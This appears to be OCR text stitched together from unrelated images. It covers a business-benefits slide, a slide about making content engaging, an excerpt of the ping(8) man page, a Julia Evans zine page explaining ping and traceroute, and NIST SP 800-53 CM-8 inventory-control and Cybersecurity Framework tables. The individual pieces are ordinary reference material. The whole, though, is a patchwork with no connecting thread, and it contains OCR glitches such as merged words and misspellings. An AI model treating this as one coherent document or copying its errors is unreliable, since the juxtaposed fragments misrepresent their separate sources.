
- Increased revenue
- Resource Cost Saving
- Productivity Gain
- Process Improvements

Intangible Benefits

- Enhanced User Experience
- Customer Satisfaction
- Increased Compliance
- Brand Equity


I'm bored!

Make your content enjoyable and easy to understand



```
PING(8)                          iputils                          PING(8)

NAME
       ping - send ICMP ECHO_REQUEST to network hosts

SYNOPSIS
       ping [-aAbBdDfhLnOqrRUvV46] [-c count] [-F flowlabel] [-i interval]
            [-I interface] [-l preload] [-m mark] [-M pmtudisc_option]
            [-N nodeinfo_option] [-w deadline] [-W timeout] [-p pattern]
            [-Q tos] [-s packetsize] [-S sndbuf] [-t ttl]
            [-T timestamp option] [hop...] destination

DESCRIPTION
       ping uses the ICMP protocol's mandatory ECHO_REQUEST datagram to elicit
       an ICMP ECHO_RESPONSE from a host or gateway. ECHO_REQUEST datagrams
       (pings) have an IP and ICMP header, followed by a struct timeval and
       then an arbitrary number ofpadbytes used to fill out the packet.

       ping works with both IPv4 and IPv6. Using only one of them explicitly
       can be enforced by specifying -4 or -6.

       ping can also send IPv6 Node Information Queries (RFC4620).
       Intermediate hops may not be allowed, because IPv6 source routing was
       deprecated (RFC5095).

OPTIONS
       -4
           Use IPv4 only.

       -6
           Use IPv6 only.

       -a
           Audible ping.

       -A
           Adaptive ping. Interpacket interval adapts to round-trip time, so
           that effectively not more than one (or more, if preload is set)
           unanswered probe is present in the network. Minimal interval is
           200msec for not super-user. On networks with low rtt this mode is
           essentially equivalent to flood mode.

       -b
           Allow pinging a broadcast address.

       -B
           Do not allow ping to change source address of probes. The address
           is bound to one selected when ping starts.
```

```
       -d
           Set the SO_DEBUG option on the socket being used. Essentially, this
           socket option is not used by Linux kernel.

       -D
           Print timestamp (unix time + microseconds as in gettimeofday)
           before each line.

       -f
           Flood ping. For every ECHO_REQUEST sent a period.is printed, while
           for ever ECHO_REPLY received a backspace is printed. This provides
           a rapid display of how many packets are being dropped. If interval
           is not given, it sets interval to zero and outputs packets as fast
           as they come back or one hundred times per second, whichever is
           more. Only the super-user may use this option with zero interval.

       -F flow label
           IPv6 only. Allocate and set 20 bit flow label (in hex) on echo
           request packets. If value is zero, kernel allocates random flow
           label.

       -h
           Show help.

       -i interval
           Wait interval seconds between sending each packet. The default is
           to wait for one second between each packet normally, or not to wait
           in flood mode. Only super-user may set interval to values less than
           0.2 seconds.

       -I interface
           interface is either an address, or an interface name. If interface
           is an address, it sets source address to specified interface
           address. If interface in an interface name, it sets source
           interface to specified interface. NOTE: For IPv6, when doing ping
           to a link-local scope address, link specification (by the
           '%'-notation in destination, or by this option) can be used but it
           is no longer required.

       -l preload
           If preload is specified, ping sends that many packets not waiting
           for reply. Only the super-user may select preload more than 3.

       -L
           Suppress loopback of multicast packets. This flag only applies if
           the ping destination is a multicast address.

       -m mark
           use mark to tag the packets going out. This is useful for variety
           of reasons within the kernel such as using policy routing to select
```



🔎Julia Evans🔍
@b0rk

♥ these comics?
buy a collection!
★ wizardzines.com ★

ping & traceroute

JULIA EVANS
@b0rk

ping checks if you have a network connection to a host

```
$ ping 192.168.1.1
.... time=3.01ms
```

my router
it's in my house, so it replies quickly

ping works by sending a packet to the host over the internet

ping
to: 192.168.1.1
hello!
... and waiting for a reply
I'm here!
192.168.1.1

Some servers are far away

```
$ ping health.gov.au
.... time=253ms
```

Australia is 17,000 km away (55 ms at the speed of light) so it makes sense that ping takes a long time!

traceroute tells you the path a packet takes to get to a destination

example traceroute

```
$ traceroute health.gov.au
1: 192.168.1.1        3ms
2: ...yul.ebox.ca     12 ms
      ...
8: NYC4.ALTER.NET     24 ms
9: SAC1.ALTER.NET     97 ms
      ...
16: health.gov.au     253ms
```


here the packet crossed the USA! from NYC -> Sacremento!

mtr

like traceroute, but fancier! try it!

exercise: go look up how traceroute works! (using TTLs)

https://wizardzines.com/



NIST Special Publication 800-53 (Rev. 4)

Security Controls and Assessment Procedures for Federal Information Systems and Organizations

CM-8 INFORMATION SYSTEM COMPONENT INVENTORY

Family: CM - CONFIGURATION MANAGEMENT

Class:


Priority: P1 - Implement P1 security controls first.

Baseline Allocation:


Low	Moderate	High
CM-8	CM-8 (1) (3) (5)	CM-8 (1) (2) (3) (4) (5)

Supplemental Guidance


Organizations may choose to implement centralized information system component inventories that include components from all organizational information systems. In such situations, organizations ensure that the resulting inventories include system-specific information required for proper component accountability (e.g., information system association, information system owner). Information deemed necessary for effective accountability of information system components includes, for example, hardware inventory specifications, software license information, software version numbers, component owners, and for networked components or devices, machine names and network addresses. Inventory specifications include, for example, manufacturer, device type, model, serial number, and physical location.



Series	Number	Title	Status	Release Date
SP	800-128	Guide for Security-Focused Configuration Management of Information Systems Download: SP 800-128 (DOI); Local Download	Final	8/12/2011
ITL Bulletin		Managing the Configuration of Information Systems with a Focus on Security Download: September 2011 ITL Bulletin	Final	9/26/2011



Category	Subcategory	All SP 800-53 Controls
Asset Management (ID.AM): The data, personnel, devices, systems, and facilities that enable the organization to achieve business purposes are identified and managed consistent with their relative importance to business objectives and the organization's risk strategy.	**ID.AM-1**: Physical devices and systems within the organization are inventoried	
	ID.AM-2: Software platforms and applications within the organization are inventoried	CM-8, PM-5
	ID.AM-3: Organizational communication and data flows are mapped	AC-4, CA-3, CA-9, PL-8
	ID.AM-4: External information systems are catalogued	AC-20, SA-9
	ID.AM-5: Resources (e.g., hardware, devices, data, and software) are prioritized based on their classification, criticality, and business value	CP-2, RA-2, SA-14, SC-6,
	ID.AM-6: Cybersecurity roles and responsibilities for the entire workforce and third-party stakeholders (e.g., suppliers, customers, partners) are established	CP-2, PS-7, PM-11



Control Enhancements

CM-8(1) INFORMATION SYSTEM COMPONENT INVENTORY | UPDATES DURING INSTALLATIONS / REMOVALS

The organization updates the inventory of information system components as an integral part of component installations, removals, and information system updates.

CM-8(2) INFORMATION SYSTEM COMPONENT INVENTORY | AUTOMATED MAINTENANCE

The organization employs automated mechanisms to help maintain an up-to-date, complete, accurate, and readily available inventory of information system components.

